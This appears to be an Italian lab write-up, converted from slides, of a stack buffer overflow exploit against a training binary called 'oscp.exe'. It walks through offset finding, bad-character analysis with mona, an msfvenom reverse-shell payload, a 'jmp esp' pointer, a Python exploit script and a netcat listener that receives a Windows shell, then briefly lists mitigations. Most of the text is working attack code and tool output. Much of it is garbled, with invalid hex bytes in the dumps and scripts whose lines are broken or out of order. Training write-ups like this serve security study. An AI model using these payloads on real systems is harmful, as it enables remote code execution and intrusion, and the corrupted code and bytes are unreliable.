P 1 CS 0023 32bit 0xFFFFFFFF
A 0 SS 002B 32bit 0xFFFFFFFF
Z 1 DS 002B 32bit 0xFFFFFFFF
S 0 FS 0053 32bit 7FFDA000(FFF)
T 0 GS 002B 32bit 0xFFFFFFFF
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO, NB, E, BE, NS, PE, GE, LE)
0071F260 01151222 00 1
```

- Registro ESP => 0Co1
 - Registro EIP => 0x6F43396E => n9Co



Calcolare le grandezze degli offset tra:

- l'area di memoria dedicata per contenere il valore di input e il registro EIP
- l'area di memoria dedicata per contenere il valore di input e il registro ESP

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal output is as follows:

```
(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0C01
[*] Exact match at offset 1982

(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978

(kali㉿kali)-[~]
$
```



Calcolare le grandezze degli offset tra:

- l'area di memoria dedicata per contenere il valore di input e il registro EIP
- l'area di memoria dedicata per contenere il valore di input e il registro ESP

```
File Actions Edit View Help
GNU nano 8.3
import socket

ip = "192.168.50.163"
port = 1337
timeout = 5

payload = 'A'*1978 + 'B' * 4 + 'C' * 16

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

s.send(bytes("OVERFLOW1 " + payload, 'latin-1'))

s.recv(1024)
s.close()
```

Registers (FPU)	
EAX	007CF260 ASCII "OVERFLOW1 AAAAAAAAAAAAAA"
ECX	009B8D54
EDX	00000000
EBX	41414141
ESP	007CFA28 ASCII "CCCCCCCCCCCCCCCC"
EBP	41414141
ESI	00401973 oscp.00401973
EDI	00401973 oscp.00401973
EIP	42424242

- **EAX = 1978*A**
- **EIP = 0x42424242 => BBBB**
- **ESP = CCCC**

Trovare i Bad Characters

I Badchars sono caratteri che vengono filtrati una volta ricevuti dalla VM Target e sono in grado di eliminare o rimpiazzare caratteri e/o funzioni legittime rendendo il payload inviato inutile

```
GNU nano 8.3
import socket
ip = "192.168.50.163"
port = 1337
timeout = 5
ignore_chars = ["\x00"]
badchars = ""
for i in range(256):
    chars = ["\x00"]
    if chr(i) not in ignore_chars:
        badchars += chr(i)
    else:
        if chr(i) not in ignore_chars:
            chars += chr(i)
payload = "A" * 1982 + badchars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.send(bytes("OVERFLOW1 " + payload, "latin-1"))
con = s.connect((ip, port))
s.recv(1024)
s.recv(1024)
s.close()
```

```
0BADF800 !mona bytearray -b "0x00"
0BADF800 *** Note: parameter -b has been deprecated and replaced with -opb ***
0BADF800 Generating table, excluding 1 bad chars...
0BADF800 Dumping table to file
0BADF800 [*] Preparing output file 'bytearray.txt'
0BADF800   - (Re)setting logfile at c:\mona\oscp\bytearray.txt
0BADF800 "0x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
0BADF800 "0x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
0BADF800 "0x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x4g\x4h\x4i\x4j\x4k\x4l\x4m\x4n\x4o\x4p\x4q\x4r\x4s\x4t\x4u\x4v\x4w\x4x\x4y\x4z"
0BADF800 "0x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x5g\x5h\x5i\x5j\x5k\x5l\x5m\x5n\x5o\x5p\x5q\x5r\x5s\x5t\x5u\x5v\x5w\x5x\x5y\x5z"
0BADF800 "0x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x6g\x6h\x6i\x6j\x6k\x6l\x6m\x6n\x6o\x6p\x6q\x6r\x6s\x6t\x6u\x6v\x6w\x6x\x6y\x6z"
0BADF800 "0x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x7g\x7h\x7i\x7k\x7l\x7m\x7n\x7o\x7p\x7q\x7r\x7s\x7t\x7u\x7v\x7w\x7x\x7y\x7z"
0BADF800 "0x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x8i\x8j\x8k\x8l\x8m\x8n\x8o\x8p\x8q\x8r\x8s\x8t\x8u\x8v\x8w\x8x\x8y\x8z"
0BADF800 "0x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x9g\x9h\x9i\x9j\x9k\x9l\x9m\x9n\x9o\x9p\x9q\x9r\x9s\x9t\x9u\x9v\x9w\x9x\x9y\x9z"
0BADF800 "0xa1\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbe\xbd\xbe\xbf\xc0"
0BADF800 "0xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
0BADF800 "0xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF800 Done, wrote 255 bytes to file c:\mona\oscp\bytearray.txt
0BADF800 Binary output saved in c:\mona\oscp\bytearray.bin
0BADF800 [*] This mona.py action took 0:00:00.016000
```



Trovare i Bad Characters

Il carattere 0x07 è stato sovrascritto con 0x0a

0x07 è un Badchars

Log-data

Address Message

0x00ccfa28

Comparison results:

Address	Status	BadChars	Type
0x00ccfa28	Corruption after 6 bytes	07 08 2e 2f a0 a1	normal
0x00ccfa29	00 00 00 00 00 00		unmodified!
0x00ccfa2a	00 00 00 00 00 00		corrupted
0x00ccfa2b	00 00 00 00 00 00		unmodified!
0x00ccfa2c	00 00 00 00 00 00		corrupted
0x00ccfa2d	00 00 00 00 00 00		unmodified!

P mona Memory comparison results

Address	Status	BadChars	Type
0x00ccfa28	Corruption after 6 bytes	07 08 2e 2f a0 a1	normal

Possible bad chars: 07 08 2e 2f a0 a1
Bytes omitted from input: 00

I+1 This mona.py action took 0:00:00.190000



Trovare i Bad Characters

L Log data

Address	Message
740C000000	Module list C:\Windows\SYSTEM32\CRYPTBASE.dll
740D000000	Module list C:\Windows\SYSTEM32\Sapi.dll
740E000000	Module list C:\Windows\SYSTEM32\NPSI.dll
7500000000	Module list C:\Windows\SYSTEM32\win32k.dll
7525000000	Module list C:\Windows\SYSTEM32\sechost.dll
7575000000	Module list C:\Windows\SYSTEM32\KERNEL32.dll
75A5000000	Module list C:\Windows\SYSTEM32\RPCRT4.dll
75B6000000	Module list C:\Windows\SYSTEM32\WS2_32.dll
75F3000000	Module list C:\Windows\SYSTEM32\KERNELBASE.dll
7777000000	Module list C:\Windows\SYSTEM32\ntdll.dll
[19:49:251]	Single step event at ntdll.7777000000
[19:49:271]	Program entry point
0040120000	New thread with ID 000000F14 created
4141414141	[19:49:451] Access violation when executing [4141414141]
00AD000000	[+] Command used:
00AD000000	"mona bytearray -b "\x00\x07\x2e\x0a"
00AD000000	*** Note: parameter -b has been deprecated and replaced with -cpb ***
00AD000000	Generating table, excluding 4 bad chars...
00AD000000	Dumping table to file...
00AD000000	[+] Preparing output file 'bytearray.txt'
00AD000000	- (Re)setting logfile c:\mona\oscp\bytearray.txt
00AD000000	"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21"
00AD000000	"\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42"
00AD000000	"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62"
00AD000000	"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
00AD000000	"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xbb\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xcc\xcl\xcc\x2\xcc\x3"
00AD000000	"\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xee\xel\xe1\xe2\xe3"
00AD000000	"\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
00AD000000	Done, wrote 252 bytes to file c:\mona\oscp\bytearray.txt
00AD000000	Binary output saved in c:\mona\oscp\bytearray.bin
00AD000000	[+] This mona.py action took 0:00:00
00AD000000	[+] Command used:
00AD000000	"mona compare -f C:\mona\oscp\bytearray.bin -a esp
00AD000000	[+] Reading file C:\mona\oscp\bytearray.bin...
00AD000000	Read 252 bytes from file
00AD000000	[+] Preparing output File 'compare.txt'
00AD000000	- (Re)setting logfile c:\mona\oscp\compare.txt
00AD000000	[+] Generating module info table, hang on...
00AD000000	- Processing modules...
00AD000000	- Done. Let's rock 'n roll.
00AD000000	[+] C:\mona\oscp\bytearray.bin has been recognized as RAW bytes.
00AD000000	[+] Fetched 252 bytes successfully from C:\mona\oscp\bytearray.bin
00AD000000	- Comparing 1 location(s)
00AD000000	Comparing bytes from File with memory :
00FFFA28	[+] Comparing with memory at location : 0x00FFFA28 (Stack)
00FFFA28	!!! Hooray, normal shellcode unmodified !!!
00AD000000	Bytes omitted from input: 00 07 Zc a0
00AD000000	[+] This mona.py action took 0:00:00.172000

P mona Memory comparison results

Address	Status	BadChars	Type
0x00FFFA28	Unmodified		normal



Esecuzione Reverse Shell

Creazione Payload
Malevolo

Indirizzo di memoria
“jmp esp”

Script Python



Creazione Payload Malevolo

```
(kali㉿kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=4445 EXITFUNC=thread -b "\x00\x07\x2e\x00" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xdb\xcb\xb8\x99\x75\xf4\x3f\xd9\x74\x24\xf4\x5b"
buf += b"\xb2\xc9\xb1\x52\x31\x43\x17\x03\x43\x17\x83\x72"
buf += b"\x89\x16\xca\x78\x9a\x55\x35\x80\x5b\x3a\xbf\x65"
buf += b"\x6a\x7a\xdb\xee\xdd\x4a\xaf\xaa\xd1\x21\xfd\x56"
buf += b"\x61\x47\x2a\x59\xc2\xe2\x0c\x54\xd3\x5f\x6c\xf7"
buf += b"\x57\xa2\xa1\xd7\x66\x6d\xb4\x16\xae\x90\x35\x4a"
buf += b"\x67\xde\xe8\x7a\x0c\xaa\x30\xf1\x5e\x3a\x31\xe6"
buf += b"\x17\x3d\x10\xb9\x2c\x64\xb2\x38\xe0\x1c\xfb\x22"
buf += b"\xe5\x19\xb5\xd9\xdd\xd6\x44\x0b\x2c\x16\xea\x72"
buf += b"\x80\xe5\xf2\xb3\x27\x16\x81\xcd\x5b\xab\x92\x0a"
buf += b"\x21\x77\x16\x88\x81\xfc\x80\x74\x33\xd0\x57\xff"
buf += b"\x3f\x9d\x1c\xa7\x23\x20\xf0\xdc\x58\xa9\xf7\x32"
buf += b"\xe9\xe9\xd3\x96\xb1\xaa\x7a\x8f\x1f\x1c\x82\xcf"
buf += b"\xff\xc1\x26\x84\x12\x15\x5b\xc7\x7a\xda\x56\xf7"
buf += b"\x7a\x74\xe0\x84\x48\xdb\x5a\x02\xe1\x94\x44\xd5"
buf += b"\x06\x8f\x31\x49\xf9\x30\x42\x40\x3e\x64\x12\xfa"
buf += b"\x97\x05\xf9\xfa\x18\xd0\xae\xaa\xb6\x8b\x0e\x1a"
buf += b"\x77\x7c\xe7\x70\x78\xaa\x17\x7b\x52\xcc\xb2\x86"
buf += b"\x35\x33\xea\xba\xa1\xdb\xe9\xba\x38\x41\x67\x5c"
buf += b"\x50\x69\x21\xf7\xcd\x10\x68\x83\x6c\xdc\xa6\xee"
buf += b"\xaf\x56\x45\x0f\x61\x9f\x20\x03\x16\x6f\x7f\x79"
buf += b"\xb1\x70\x55\x15\x5d\xe2\x32\xe5\x28\x1f\xed\xb2"
buf += b"\x7d\xd1\xe4\x56\x90\x48\x5f\x44\x69\x0c\x98\xcc"
buf += b"\xb6\xed\x27\xcd\x3b\x49\x0c\xdd\x85\x52\x08\x89"
buf += b"\x59\x05\xc6\x67\x1c\xff\xaa\xd1\xf6\xac\x62\xb5"
buf += b"\x8f\x9e\xb4\xc3\x8f\xca\x42\x2b\x21\xaa\x12\x54"
buf += b"\x8e\x23\x93\x2d\xf2\xd3\x5c\xe4\xb6\xf4\xbe\x2c"
buf += b"\xc3\x9c\x66\xaa\x5\x6e\xc1\x98\x10\xac\xfc\x1a\x90"
buf += b"\x4d\xfb\x03\xd1\x48\x47\x84\x0a\x21\xd8\x61\x2c"
buf += b"\x96\xd9\xaa"
```



Calcolo indirizzo di memoria istruzione “jmp esp”

Per scrivere nel registro EIP l’indirizzo della prossima istruzione da eseguire scansione il codice dell’applicazione alla ricerca dell’istruzione “jmp esp”

!mona jmp -r esp -cpb “x00\x07\x2e\xa0”

```
0BADF000 !mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
0BADF000 ----- Mona command started on 2025-04-16 19:07:57 (v2.0, rev 638) -----
0BADF000 [+] Processing arguments and criteria
0BADF000   - Pointer access level : X
0BADF000   - Bad char filter will be applied to pointers : "\x00\x07\x2e\xa0"
0BADF000 [+] Generating module info table, hang on...
0BADF000   - Processing modules
0BADF000   - Done. Let's rock 'n roll.
0BADF000 [+] Querying 2 modules
0BADF000   - Querying module esffunc.dll
0BADF000   - Querying module oscp.exe
0BADF000   - Search complete, processing results
0BADF000 [+] Preparing output file 'jmp.txt'
0BADF000   - (Re)setting logfile c:\mona\oscp\jmp.txt
0BADF000 [+] Writing results to c:\mona\oscp\jmp.txt
0BADF000   - Number of pointers of type 'jmp esp' : 9
0BADF000 [+] Results :
025011af : jmp esp | (PAGE_EXECUTE_READ) [esffunc.dll] ASLR: False, Rebase: False, S
025011bb : jmp esp | (PAGE_EXECUTE_READ) [esffunc.dll] ASLR: False, Rebase: False, S
025011c7 : jmp esp | (PAGE_EXECUTE_READ) [esffunc.dll] ASLR: False, Rebase: False, S
025011d3 : jmp esp | (PAGE_EXECUTE_READ) [esffunc.dll] ASLR: False, Rebase: False, S
025011df : jmp esp | (PAGE_EXECUTE_READ) [esffunc.dll] ASLR: False, Rebase: False, S
025011eb : jmp esp | (PAGE_EXECUTE_READ) [esffunc.dll] ASLR: False, Rebase: False, S
025011f7 : jmp esp | (PAGE_EXECUTE_READ) [esffunc.dll] ASLR: False, Rebase: False, S
02501203 : jmp esp | ascii (PAGE_EXECUTE_READ) [esffunc.dll] ASLR: False, Rebase: Fa
02501205 : jmp esp | ascii (PAGE_EXECUTE_READ) [esffunc.dll] ASLR: False, Rebase: Fa
0BADF000 Found a total of 9 pointers
0BADF000 [+] This mona.py action took 0:00:01.868000
```



Script Python

```
import socket
# This is the most decent call I can find.
ip = "192.168.50.163"
port = 1337
ad = padding + eip + nops + buf
timeout = 5
# TypeError: can only concatenate str (not "bytes") to str
padding = "A" * 1978
eip = "\xaf\x11\x50\x62" # Compensating for the endianess
nops = "\x90" * 32 # Give space for the payload to grow!
buf = b""" pwning.py
buf += b"\xdb\xcb\xb8\x99\x75\xf4\x3f\xd9\x74\x24\xf4\x5b"
buf += b"\x2b\xc9\xb1\x52\x31\x43\x17\x03\x43\x17\x83\x72"
buf += b"\x89\x16\xca\x78\x9a\x55\x35\x80\x5b\x3a\xbf\x65"
buf += b"\x6a\x7a\xdb\xee\xdd\x4a\xaf\xa2\xd1\x21\xfd\x56"
buf += b"\x61\x47\x2a\x59\xc2\xe2\x0c\x54\xd3\x5f\x6c\xf7"
buf += b"\x57\xa2\xa1\xd7\x66\x6d\xb4\x16\xae\x90\x35\x4a"
buf += b"\x8f\x9e\xb4\xc3\x8f\xca\x42\x2b\x21\xa3\x12\x54"
buf += b"\x8e\x23\x93\x2d\xf2\xd3\x5c\xe4\xb6\xf4\xbe\x2c"
buf += b"\xc3\x9c\x66\xa5\x6e\xc1\x98\x10\xac\xfc\x1a\x90"
buf += b"\x4d\xfb\x03\xd1\x48\x47\x84\x0a\x21\xd8\x61\x2c"
buf += b"\x96\xd9\xa3"
payload = padding + eip + nops + buf.decode("latin-1")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.recv(1024)
s.send(bytes("OVERFLOW1 " + payload,"latin-1"))
s.recv(1024)
s.close()
```



Script Python - Esecuzione

```
[root@kali ~]# 
[kali㉿kali)-[~]
$ sudo nc -nvlp 4445 cat /etc/passwd
listening on [any] 4445 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.163] 49451
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Downloads\Nuova cartella> nano mining.py
-----[kali㉿kali)-[~]
$ nano mining.py
```



Mitigazione

DEP
Data Execution
Prevention

ASLR
Address Space Layout
Randomization

**Compilazione
Sicura**

